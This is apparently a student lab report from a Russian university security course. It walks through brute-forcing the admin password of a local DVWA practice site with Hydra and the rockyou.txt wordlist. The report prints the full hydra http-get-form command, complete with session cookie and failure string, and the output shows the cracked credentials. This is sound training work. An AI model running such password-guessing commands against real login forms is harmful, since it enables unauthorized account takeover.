

3-ый этап индивидуального проекта

Основы информационной безопасности

Верниковская Е. А., НПИбд-01-23

10 апреля 2025

Российский университет дружбы народов, Москва, Россия

Вводная часть

Приобретение практических навыков по использованию инструмента Hydra для бутфорса паролей

1. Реализовать эксплуатацию уязвимости с помощью бутфорса паролей

Выполнение 3-ого этапа индивидуального проекта

Распаковка архива с паролями

Чтобы пробутфорсить пароль, нужно для начала найти большой список часто используемых паролей. Возьмём стандартный список паролей rockyou.txt для kali linux(рис. 1)





Рис. 1: Загрузка архива со списком паролей

Распаковка архива с паролями

Далее распакуем архив командой `sudo gzip -d`. Нужно сделать так, чтобы файл `rockyou.txt` находился в домашней директории (рис. 2), (рис. 3)



```
(eavernikovskaya@eavernikovskaya)-[~]
$ cd ~/Загрузки
(eavernikovskaya@eavernikovskaya)-[~/Загрузки]
$ ls -l
итого 52044
-rw-rw-r-- 1 eavernikovskaya eavernikovskaya 53291283 anp 10 15:25 rockyou.txt.tar.gz
(eavernikovskaya@eavernikovskaya)-[~/Загрузки]
$ sudo gzip -d rockyou.txt.tar.gz
[sudo] пароль для eavernikovskaya:
(eavernikovskaya@eavernikovskaya)-[~/Загрузки]
$
```

Рис. 2: Распаковка архива со списком паролей

```
(eavernikovskaya@eavernikovskaya)-[~] va$  
$ ls -l  
итого 136680  
-rw----- 1 eavernikovskaya eavernikovskaya 139921497 сен 23  2015  rockyou.txt
```

Рис. 3: Файл со списком паролей в домашней директории

Настройка cookie

Далее зайдём на сайт DVWA, который был получен в ходе предыдущего этапа индивидуального проекта. Для запроса hydra, который мы будем использовать позже, нам понадобятся параметры cookie с этого сайта. Для того чтобы получить информацию о параметрах cookie надо установить расширение для браузера (рис. 4)




Рис. 4: Установка расширения

Настройка cookie

Теперь мы можем увидеть параметры cookie, а также можем их скопировать (рис. 5)




Рис. 5: Параметры cookie

Запрос к hydra

Теперь вводим в hydra запрос нужную информацию. Пароль будем подбирать для пользователя admin, используя get-запрос с двумя параметрами cookie (security и PHPSESSID). Для этого введём команду *hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^{USER}&password=^{PASS}&Login=Login:H=Cookie:security=security&PHPSESSID=mo5of0gko8op9bf62bhsbefkc1:F=Username and/or password incorrect."* (рис. 6)


```
(eavernikovskaya@eavernikovskaya)-[~]
$ hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=security&PHPSESSID=mo5of0gko8op9bf62bhsbefkc1:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-10 16:45:16
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=security&PHPSESSID=mo5of0gko8op9bf62bhsbefkc1:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-10 16:46:05

(eavernikovskaya@eavernikovskaya)-[~]
$
```

Рис. 6: Запрос к hydra

Спустя время появится результат с подходящим паролем. Введём полученные данные на сайт для проверки. После мы получим положительный результат проверки пароля. Всё правильно и всё хорошо!!! (рис. 7), (рис. 8)



The screenshot shows the DVWA web application interface. At the top, there is a dark header with the DVWA logo. Below the header, on the left, is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force (highlighted in green), Command Injection, CSRF, File Inclusion, and File Upload. The main content area is titled "Vulnerability: Brute Force". Inside this area, there is a "Login" section with two input fields: "Username:" containing the text "admin" and "Password:" containing a series of dots. Below the password field is a "Login" button. At the bottom of the main content area, there is a link labeled "More Information".

Рис. 7: Ввод полученного результата в уязвимую форму




Рис. 8: Результат

Подведение итогов

В ходе выполнения 3-ого этапа индивидуального проекта мы приобрели практические навыки работы по использованию инструмента hydra для бутфорса паролей.

1. Этапы реализации проекта [Электронный ресурс] URL: <https://esystem.rudn.ru/mod/page/view.php?id=1220336>
2. Словарь Rockyou.txt где находится в Kali Linux и как скачать [Электронный ресурс] URL: <https://spy-soft.net/rockyou-txt/>
3. How to Brute Force Attack on Web Forms? [Step-by-Step] [Электронный ресурс] URL: <https://www.golinuxcloud.com/brute-force-attack-web-forms/>
4. Расширение Cookie-Editor [Электронный ресурс] URL: https://addons.mozilla.org/en-US/firefox/addon/cookie-editor/?utm_campaign=external-cookie-editor.com